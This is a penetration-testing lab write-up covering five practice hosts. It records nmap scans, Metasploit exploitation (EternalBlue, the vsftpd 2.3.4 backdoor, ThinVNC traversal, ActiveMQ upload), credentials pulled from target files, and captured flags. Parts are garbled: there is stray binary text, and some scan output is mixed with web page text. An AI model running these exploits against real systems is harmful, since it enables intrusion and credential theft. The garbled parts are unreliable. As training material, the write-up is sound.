

01010000 01100001 01110011 01110011 01110111 01101111 01110010 01100100 01110011 00100000 01100001 01110010 01100101
00100000 01101100 01101001 01101011 01100101 00100000 01110101 01101110 01100100 01100101 01110011 01100101
01100001 01110010 00101110 00100000 01000100 01101111 01101110 11100010 10000000 10011001 01110100 00100000 01101100
01100101 01110100 00100000 01110000 01100101 01101111 01110000 01101100 01100101 00100000 01110011 01100101 01100101
00100000 01101001 01110100 00101100 00100000 01100011 01101000 01100001 01101110 01100111 01100101 00100000 01101001
01110100 00100000 01110110 01100101 01110010 01111001 00100000 01101111 01100110 01110100 01100101 01101110 00101100
00100000 01100001 01101110 01100100 00100000 01101000 00101011 01101010 00100000 01100111 01101000 01101111 01110101
01101100 01100100 01101110 11100010 10000000 00111001 01111000 00100000 01101000 01100001 01110010 01100001 01110010 01100101
00100000 01101001 01110100 00100000 01110111 01101001 01110100 01101000 00100000 01110011 01110100 01110010 01100001
01101110 01100111 01100101 01110010 01110011 00101110 01000001 01101101 01100001 01110100 01100101 01110101 01110010
01110011 00100000 01101000 01100001 01100011 01101011 00100000 01110011 01111001 01110011 01110100 01100101 01101101
01110011 00101100 00100000 01110000 01110010 01101111 01100110 01100101 01110011 01110011 01101001 01101111 01101110
01100001 01101100 01110011 00100000 01101000 01100001 01100011 01101011 00100000 01110000 01100101 01101111 01110000
01101100 01100101 01001001 01110100 00100000 01101001 01110011 00100000 01101110 01101111 01110100 00100000 01100100
01100001 01110100 01100001 00100000 01110100 01101000 01100001 01110100 00100000 01101001 01110011 00100000 01100010
01100001 01100001 01100001 01100001 01100001 01100001 01100001 01100001 01100001 01100001 01100001 01100001 01100001

11,12,69,219 and 242

TARGETS WRITEUPS

Table of contents

PwnDriveAcademy – 10.150.150.11	3
Portal – 10.150.150.12	6
El Mariachi-PC – 10.150.150.69	7
Hollywood– 10.150.150.219	10
Mr.Blue – 10.150.150.242	13

PwnDriveAcademy – 10.150.150.11

1. Used a nmap full ports tcp scan

```
[root@RedDot-] [/home/reddot]
# nmap -Pn -T5 -n -p- --min-rate 10000 10.150.150.11
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-23 09:41 SAST
Warning: 10.150.150.11 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.150.150.11
Host is up (0.25s latency).

Not shown: 45015 closed tcp ports (reset), 20504 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
1433/tcp  open  ms-sql-s
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49192/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 16.54 seconds
```

2. Used a nmap full ports udp scan

```
[root@RedDot-] [/home/reddot]
# nmap -Pn -T5 -n -p- -sU --min-rate 10000 10.150.150.11
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-21 16:34 SAST
Warning: 10.150.150.11 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.150.150.11
Host is up (0.29s latency).

Not shown: 65514 open|filtered udp ports (no-response)
PORT      STATE SERVICE
137/udp  open  netbios-ns
672/udp  closed  vppps-qua
1474/udp closed  telefinder
2625/udp closed  binkl-port
3580/udp closed  nat1-svrlc
3764/udp closed  mnl-prot-rout
12869/udp closed  unknown
31170/udp closed  unknown
32610/udp closed  unknown
33069/udp closed  unknown
34551/udp closed  unknown
39509/udp closed  unknown
39858/udp closed  unknown
45791/udp closed  unknown
47517/udp closed  unknown
48831/udp closed  unknown
50482/udp closed  unknown
52752/udp closed  unknown
53550/udp closed  unknown
62183/udp closed  unknown
65258/udp closed  unknown
```


3. Implemented a full ports scan with service version

```
[root@RedDot-] [/home/reddot]
# nmap -Pn -T5 -n -p21,80,135,139,443,445,1433,3306,3389,47001,49152,49153,49154,49155,49157,49192 --min-rate 10000 10.150.150.11 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-23 09:43 SAST
Nmap scan report for 10.150.150.11
Host is up (0.24s latency).

PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Xlight ftpd 3.9
80/tcp    open  http             Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.9)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
443/tcp   open  ssl/http        Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.9)
445/tcp   open  microsoft-ds   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1433/tcp  open  ms-sql-s        Microsoft SQL Server 2012 11.00.2100; RTM
3306/tcp  open  mysql            MySQL 5.5.5-10.4.14-MariaDB
3389/tcp  open  ms-wbt-server? Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp open  http             Microsoft Windows RPC
49152/tcp open  msrpc            Microsoft Windows RPC
49153/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
49155/tcp open  msrpc            Microsoft Windows RPC
49157/tcp open  msrpc            Microsoft Windows RPC
49192/tcp open  ms-sql-s        Microsoft SQL Server 2012 11.00.2100; RTM
Service Info: OS: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 95.84 seconds
```

4. The target machine has a webserver running on ports 80, 443, used the browser to see the hosted webpage



5. Searched for httpd default users and password and user: admin pass: admin worked

6. The target is using a windows server r2 2008 OS , this OS is known as vulnerable to eternalblue, checked if the target is vulnerable to eternalblue and the answer was positive

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
[+] 10.150.150.11:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 10.150.150.11:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

7. Used Metasploit sm17_010 eternalblue exploit to access the target, after gaining access to target navigated to desktop and found the flag

```
[+] 10.150.150.11:445 - Connecting to target for exploitation.
[+] 10.150.150.11:445 - Connection established for exploitation.
[+] 10.150.150.11:445 - Target OS selected valid for OS indicated by SMB reply
[+] 10.150.150.11:445 - CORE raw buffer dump (53 bytes)
[+] 10.150.150.11:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[+] 10.150.150.11:445 - 0x00000010 30 30 38 20 52 32 20 45 6e 74 65 72 70 72 69 73 008 R2 Enterpris
[+] 10.150.150.11:445 - 0x00000020 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50 e 7601 Service P
[+] 10.150.150.11:445 - 0x00000030 61 63 6b 20 31
[+] 10.150.150.11:445 - ack 1
[+] 10.150.150.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[+] 10.150.150.11:445 - Trying exploit with 12 Groom Allocations.
[+] 10.150.150.11:445 - Sending all but last fragment of exploit packet
[+] 10.150.150.11:445 - Starting non-paged pool grooming
[+] 10.150.150.11:445 - Sending SMBv2 buffers
[+] 10.150.150.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[+] 10.150.150.11:445 - Sending final SMBv2 buffers.
[+] 10.150.150.11:445 - Sending last fragment of exploit packet!
[+] 10.150.150.11:445 - Receiving response from exploit packet
[+] 10.150.150.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
```

```
meterpreter > ls
Listing: C:\users\Administrator\Desktop
=====
Mode          Size  Type  Last modified      Name
----          ---   ---   -----           ---
100666/rw-rw-rw-  30   fil   2020-11-17 16:20:16 +0200  FLAG1.txt
100666/rw-rw-rw-  979  fil   2020-08-11 17:29:18 +0200  Xlight FTP Server.lnk
100666/rw-rw-rw-  282  fil   2016-06-27 09:21:08 +0200  desktop.ini
```

8. On 21 port has Xlight ftpd 3.9 running, accessed the Xlight directory to find saved usernames or passwords and found the ftpd.password file, tested the ftp with this credentials but got permission denied

```
meterpreter > cat ftpd.users
<virtualserver 0.0.0.0:21>
<username "bramuem1">
  VirtualPath: "/c:\xampp\htdocs\|RWCLADNS"
</username>
</virtualserver>
meterpreter > cat ftpd.password
<virtualserver 0.0.0.0:21>
  bramuem1:43444d71df23c6a8f8d90c678932a78c
</virtualserver>
```

```
(root@RedDot)-[/home/reddot]
# ftp bramuem1@10.150.150.11
Connected to 10.150.150.11.
220 Xlight FTP Server 3.9 ready...
331 Password required for bramuem1
Password:
530 Permission denied
ftp: Login failed
ftp> 
```

Portal – 10.150.150.12

1. Used a nmap full ports tcp scan

```
[root@RedDot ~]# nmap 10.150.150.12 -Pn -n -oN fdtarget_12_ports.txt -A
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-05 23:05 SAST
Nmap scan report for 10.150.150.12
Host is up (0.21s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE    SERVICE VERSION
19/tcp    filtered chargen
21/tcp    open     ftp      vsftpd 2.0.8 or later
|_ ftp-syst:
|_ STAT:
| FTP server status:
|   Connected to 10.66.67.62
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 1
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
_|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open     ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 1fbce3e35bebffb230a74c331bf67a3 (RSA)
|   256 c8e4182959d04eeadc0550bcd56fe500 (ECDSA)
|_ 256 58d5706d80710aba8e1c7ac7372fe2 (ED25519)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).  
TCP/IP fingerprint:
```

2. Used a nmap full ports udp scan

```
[root@RedDot ~]# nmap -Pn -T5 -n -p- -sU --min-rate 10000 10.150.150.12
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-21 16:58 SAST
Warning: 10.150.150.12 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.150.150.12
Host is up (0.38s latency).
Not shown: 65521 open|filtered udp ports (no-response)
PORT      STATE    SERVICE
1048/udp  closed  need2
5117/udp  closed  unknown
6178/udp  closed  unknown
11396/udp closed  unknown
22600/udp closed  unknown
32867/udp closed  unknown
42192/udp closed  unknown
44190/udp closed  unknown
53345/udp closed  unknown
55591/udp closed  unknown
56331/udp closed  unknown
62545/udp closed  unknown
63087/udp closed  unknown
65393/udp closed  unknown
```

3. On port 21 vsftpd is running and it allows anonymous login, tested the login and it was successful

```
[root@RedDot ~]# ftp anonymous@10.150.150.12
Connected to 10.150.150.12.
220 Through the portal... - into nothingness or bliss?
331 Please specify the password.
Password:  
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.  
ftp> ls
```

4. This version of vsftpd has a malicious backdoor vulnerability, with Metasploit used the vsftpd_234_backdoor exploit to break the target

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.150.150.12:21 - The port used by the backdoor bind listener is already open
[+] 10.150.150.12:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 2 opened (10.66.67.62:37395 -> 10.150.150.12:6200) at 2023-04-23 10:41:47 +0200

s
sh: 7: s: not found
ls
FLAG1.txt
```

El Mariachi-PC – 10.150.150.69

1. Used a nmap full ports tcp scan and found ports with unknown services

```
# nmap -Pn -T5 -n -p- --min-rate 10000 10.150.150.69
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-17 12:41 SAST
Warning: 10.150.150.69 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.150.150.69
Host is up (0.24s latency).
Not shown: 46145 closed tcp ports (reset), 19376 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
5040/tcp   open  unknown
49664/tcp  open  unknown
49665/tcp  open  unknown
49666/tcp  open  unknown
49667/tcp  open  unknown
49668/tcp  open  unknown
49669/tcp  open  unknown
49670/tcp  open  unknown
50417/tcp  open  unknown
60000/tcp  open  unknown
```

2. Used a nmap ports udp scan

```
[root@RedDot -[/home/reddo]
# nmap -Pn -T5 -n -p- --min-rate 10000 10.150.150.69
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-23 15:11 SAST
Warning: 10.150.150.69 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.150.150.69
Host is up (0.25s latency).
Not shown: 42020 closed tcp ports (reset), 23501 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
5040/tcp   open  unknown
49664/tcp  open  unknown
49665/tcp  open  unknown
49666/tcp  open  unknown
49667/tcp  open  unknown
49668/tcp  open  unknown
49669/tcp  open  unknown
49670/tcp  open  unknown
50417/tcp  open  unknown
60000/tcp  open  unknown
```

3. Did a nmap port scan with service version

```
[root@RedDot-[/home/reddot]
# nmap -Pn -T5 -n -p135,139,445,3389,5040,49664,49665,49666,49667,49668,49669,49670
,50417,60000 -sV 10.150.150.69
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-17 12:48 SAST
Stats: 0:02:17 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 92.86% done; ETC: 12:51 (0:00:11 remaining)
Nmap scan report for 10.150.150.69
Host is up (0.22s latency).

PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
5040/tcp   open  unknown
49664/tcp  open  msrpc        Microsoft Windows RPC
49665/tcp  open  msrpc        Microsoft Windows RPC
49666/tcp  open  msrpc        Microsoft Windows RPC
49667/tcp  open  msrpc        Microsoft Windows RPC
49668/tcp  open  msrpc        Microsoft Windows RPC
49669/tcp  open  msrpc        Microsoft Windows RPC
49670/tcp  open  msrpc        Microsoft Windows RPC
50417/tcp  open  msrpc        Microsoft Windows RPC
60000/tcp  open  unknown

1 service unrecognized despite returning data. If you know the service/version, please
e submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service
:

49666//tcp open  msrpc        MICROSOFT WINDOWS RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  msrpc        Microsoft Windows RPC
50417/tcp open  msrpc        Microsoft Windows RPC
60000/tcp open  unknown

1 service unrecognized despite returning data. If you know the service/version, please
submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port0000-TCP:V=7.93%I=%7D=%4/17%Time=643DA44F%P=x86_64-pc-linux-gnu%R[G
SF:etRequest,179,"HTTP/1.1\x20401\x20Access\x20Denied\r\nContent-Type:\x2
SF:0text/html\r\nContent-Length:\x20144\r\nConnection:\x20Keep-Alive\r\nW
SF:W-Authenticate:\x20Digest\x20realm=\\"ThinVNC\\",\x20qop=\\"auth\\",\x20non
SF:ce=\\"XLndFjL95UDI2ucCMv3lQa==\\",\x20opaque=\\"m2yqF12usv3AY2yatYSTRmyNPA
SF:p1B8C1oC\\"r\n\r\n<HTML><HEAD><TITLE>401\x20Access\x20Denied</TITLE></H
SF:EAD><BODY><H1>401\x20Access\x20Denied</H1>The\x20requested\x20URL\x20x
SF:20requires\x20authorization.\x20The\x20requested\x20URL\x20n
SF:t_111,"HTTP/1.1\x20404\x20Not\x20Found\r\nContent-Type:\x20text/html\r
SF:\nContent-Length:\x20177\r\nConnection:\x20Keep-Alive\r\n\r\n<HTML><HEA
SF:D><TITLE>404\x20Not\x20Found</TITLE></HEAD><BODY><H1>404\x20Not\x20Fou
SF:d>/H1>The\x20requested\x20URL\x20nice%20ports%2C/Tri%6Eity\.txt%2ebak\x
SF:20was\x20not\x20found\x20on\x20this\x20server.\x20The\x20requested\x20URL\x20n
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/su
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 196.15 seconds
```

4. The port 60000 has a unknown service and below can see a text looking like a request header, used the browser to see the webpage running on the port and it shows a login modal, inspecting the page to see the headers found the ThinVNC keyword, searching on the web found that it is a free remote desktop

The screenshot shows the Network tab of a browser's developer tools. There are two entries:


- A 401 Access Denied response for the URL `http://10.150.150.69:60000/`.
 - Headers:
 - Status: 401 Access Denied
 - Version: HTTP/1.1
 - Transfered: 3773 (144 B size)
 - Request Priority: Highest
 - Response Headers (233 B):
 - Connection: Keep-Alive
 - Content-Length: 144
 - Content-Type: text/html
 - WWW-Authenticate: Digest realm="ThinVNC", qop="auth", nonce="QlU4Aenf9UJcd0cCofBlQA-", opaque="u8UjYXbHGBLUp9k8UFQhrrJjlGwW"
- A 200 OK response for the URL `http://10.150.150.69:60000/favicon.ico`.
 - Headers:
 - Accept: */*
 - Accept-Encoding: gzip, deflate
 - Accept-Language: en-US,en;q=0.5
 - Connection: keep-alive
 - Host: 10.150.150.69:60000

5. Searched for ThinVCN exploits and found that it has a directory traversal vulnerability, used Metasploit thinvnc traversal scanner and found some credentials

```
u
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/thinvnc_traversal) > set rhost 10.150.150.69
rhost => 10.150.150.69
msf6 auxiliary(scanner/http/thinvnc_traversal) > run
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/thinvnc_traversal) > show targets
[-] Invalid parameter "targets", use "show -h" for more information
msf6 auxiliary(scanner/http/thinvnc_traversal) > show targets
[-] No exploit module selected.
msf6 auxiliary(scanner/http/thinvnc_traversal) > set rport 60000
rport => 60000
msf6 auxiliary(scanner/http/thinvnc_traversal) > run
[*] latest release of Kali Linux!
[+] File ThinVnc.ini saved in: /root/.msf4/loot/20230417222110_default_10.150.150.69_thinvnc.traversa_733300.txt
[+] Found credentials: desperado:TooComplicatedToGuessMeAhahahahahahh
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/thinvnc_traversal) > 
```

6. Using the credentials successful logged in on the app and on the desktop found the flag 67



Hollywood– 10.150.150.219

1. Used a nmap full ports tcp scan


```
1883/tcp open mgmt Mercury/32 httpd
2224/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
2269/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3306/tcp open mysql MariaDB (unauthorized)
5672/tcp open amqp?
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1
8089/tcp open ssl/http Splunkd httpd
8161/tcp open http Jetty 8.1.16.v20140903
10243/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open msrpc Microsoft Windows RPC
49153/tcp open msrpc Microsoft Windows RPC
49154/tcp open msrpc Microsoft Windows RPC
49155/tcp open msrpc Microsoft Windows RPC
49156/tcp open msrpc Microsoft Windows RPC
49157/tcp open msrpc Microsoft Windows RPC
duration settings that make it easy to develop locally but that are
you want have your XAMPP accessible from the internet, make sure
61613/tcp open stomp Apache ActiveMQ 5.10.1 - 5.11.1
how to protect your site. Alternatively you can use WAMP or MAMP or
61614/tcp open http Jetty 8.1.16.v20140903
61616/tcp open apachemq ActiveMQ OpenWire transport
2 services unrecognized despite returning data. If you know the service/version, please
e submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service
:
```


2. Used a nmap ports udp scan

```
L# nmap 10.150.150.219 -Pn -n -sU -oN fddtarget_219_ports.txt -A
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-07 22:51 SAST
Nmap Scan report for 10.150.150.219
Host is up (0.21s latency).
Not shown: 993 closed udp ports (port-unreach)
PORT      STATE      SERVICE      VERSION
123/udp   open|filtered  ntp
137/udp   open|filtered  netbios-ns
138/udp   open|filtered  netbios-dgm
500/udp   open|filtered  isakmp
1900/udp  open        upnp?
[SNIP] 6689/tcp  open  mariadb   MariaDB, PHP and other components. You
[SNIP] 10.150.150.219
[SNIP] getting started with PHP applications.
[SNIP]   Server: Microsoft-Windows-NT/5.1 UPnP/1.0 UPnP-Device-Host/1.0
[SNIP]   Location: http://10.150.150.219:2869/upnphost/udhisapi.dll?content=uuid:cc8007f
[SNIP] ution settings. If you want to use UPnP to automatically forward ports, then you can do so by
[SNIP] d-5ad7-499e-85d4-cf79ae546542
[SNIP] Want have your XAMPP-FP accessable from the internet, make sure
[SNIP] 4500/tcp open|filtered nat-t-ike
[SNIP] w to protect your site. Alternatively you can use WAMP, MAMP or
[SNIP] 5355/udp open|filtered lmmr
[SNIP] Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops
```

3. After several failed attempts to find vulnerabilities on the running services, did a nmap full ports scan and found new open ports

- Used the browser to test the websites running in apache web server and found a access forbidden error page, clicking the link on the page it opens a new gmail tab with the flag30 on the url





5. The port 61613 has the Apache ActiveMQ 5.10.1 - 5.11.1 and it has a directory traversal vulnerability, used the Metasploit apache activemq traversal upload exploit to break the target.

After gaining access, took a time navigating the directories and subdirectories of activemq and found the webapps directory, there is a admin subdirectory and printing the index.jsp file found the flag 33

```

Rules <td><b><c:out value="${requestContext.brokerQuery.brokerAdmin.storePercentUsage}" /></b></td>
</tr>
<tr>
    <td>Memory percent used</td>
    <td><b><c:out value="${requestContext.brokerQuery.brokerAdmin.memoryPercentUsage}" /></b></td>
</tr>
<tr>
    <td>Temp percent used</td>
    <td><b><c:out value="${requestContext.brokerQuery.brokerAdmin.tempPercentUsage}" /></b></td>
</tr>
<tr>
    <td>FLAG33</td>
    <td><b>1480d39af2cd8b0f0bb0c5d331af7330faa910</b></td>
</tr>
</table>
<%@include file="decorators/footer.jsp" %>
</body>
</html>

```

6. Used the Metasploit apache activemq upload jsp exploit and it opened a meterpreter shell, searched for any file with keyword flag and found the flag 9 on Documents directory

```

100777/rwxrwxrwx 0      fil  2018-11-13 11:02:14 +0200  ntuser.dat.LOG2
100777/rwxrwxrwx 20     fil  2018-11-13 11:02:14 +0200  ntuser.ini
meterpreter > search -f flag*
Found 1 result...
=====
If you think this is a server error, please contact the
Path  + <a href="mailto:flag30%3Deb1b76880000e1d2fe1c3100005d2dc8dd10000">mailto:flag30%3Deb1b76880000e1d2fe1c3100005d2dc8dd10000</a> Size (bytes) Modified (UTC)
-----
C:\Users\User\Documents\FLAG9.txt 43          2019-03-22 10:12:46 +0200
meterpreter > 

```

Mr.Blue – 10.150.150.242

1. Used a nmap full ports tcp scan

```
[#] nmap 10.150.150.242 -Pn -n -p-  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-16 20:10 SAST  
Nmap scan report for 10.150.150.242  
Host is up (0.21s latency).  
Not shown: 65518 closed tcp ports (reset)  
PORT      STATE SERVICE  
53/tcp    open  domain  
80/tcp    open  http  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
1433/tcp  open  ms-sql-s  
3389/tcp  open  ms-wbt-server  
8089/tcp  open  unknown  
47001/tcp open  winrm  
49152/tcp open  unknown  
49153/tcp open  unknown  
49154/tcp open  unknown  
49155/tcp open  unknown  
49156/tcp open  unknown  
49157/tcp open  unknown  
49158/tcp open  unknown  
49197/tcp open  unknown  
Nmap done: 1 IP address (1 host up) scanned in 1052.42 seconds
```

2. Used a nmap full ports udp scan

```
[root@RedDot-/home/reddot]  
# nmap -Pn -T5 -sU -n -p- --min-rate 10000 10.150.150.242  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-23 09:20 SAST  
Warning: 10.150.150.242 giving up on port because retransmission cap hit (2).  
Nmap scan report for 10.150.150.242  
Host is up (0.28s latency).  
Not shown: 63876 open|filtered udp ports (no-response), 1657 closed udp ports (port-unreach)  
PORT      STATE SERVICE  
53/udp   open  domain  
137/udp  open  netbios-ns  
Nmap done: 1 IP address (1 host up) scanned in 20.51 seconds
```

3. Did a nmap port scan with service version

```
[#] nmap 10.150.150.242 -Pn -n -p53,80,135,139,445,1433,3389,8089,47001,49152,49154,49155,49156,49157,49158,  
49197 -sV  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-16 20:58 SAST  
Nmap scan report for 10.150.150.242  
Host is up (0.24s latency).  
  
PORT      STATE SERVICE          VERSION  
53/tcp    open  domain          Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)  
80/tcp    open  http           Microsoft IIS httpd 7.5  
135/tcp   open  msrpc          Microsoft Windows RPC  
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn  
445/tcp   open  microsoft-ds   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: WORKGROUP)  
1433/tcp  open  ms-sql-s       Microsoft SQL Server 2012 11.00.2100; RTM  
3389/tcp  open  ms-wbt-server? Splunkd httpd  
8089/tcp  open  ssl/http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
47001/tcp open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
49152/tcp open  msrpc          Microsoft Windows RPC  
49154/tcp open  msrpc          Microsoft Windows RPC  
49155/tcp open  msrpc          Microsoft Windows RPC  
49156/tcp open  msrpc          Microsoft Windows RPC  
49157/tcp open  msrpc          Microsoft Windows RPC  
49158/tcp open  msrpc          Microsoft Windows RPC  
49197/tcp open  ms-sql-s       Microsoft SQL Server 2012 11.00.2100; RTM  
Service Info: Host: MRBLUE; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:  
windows  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
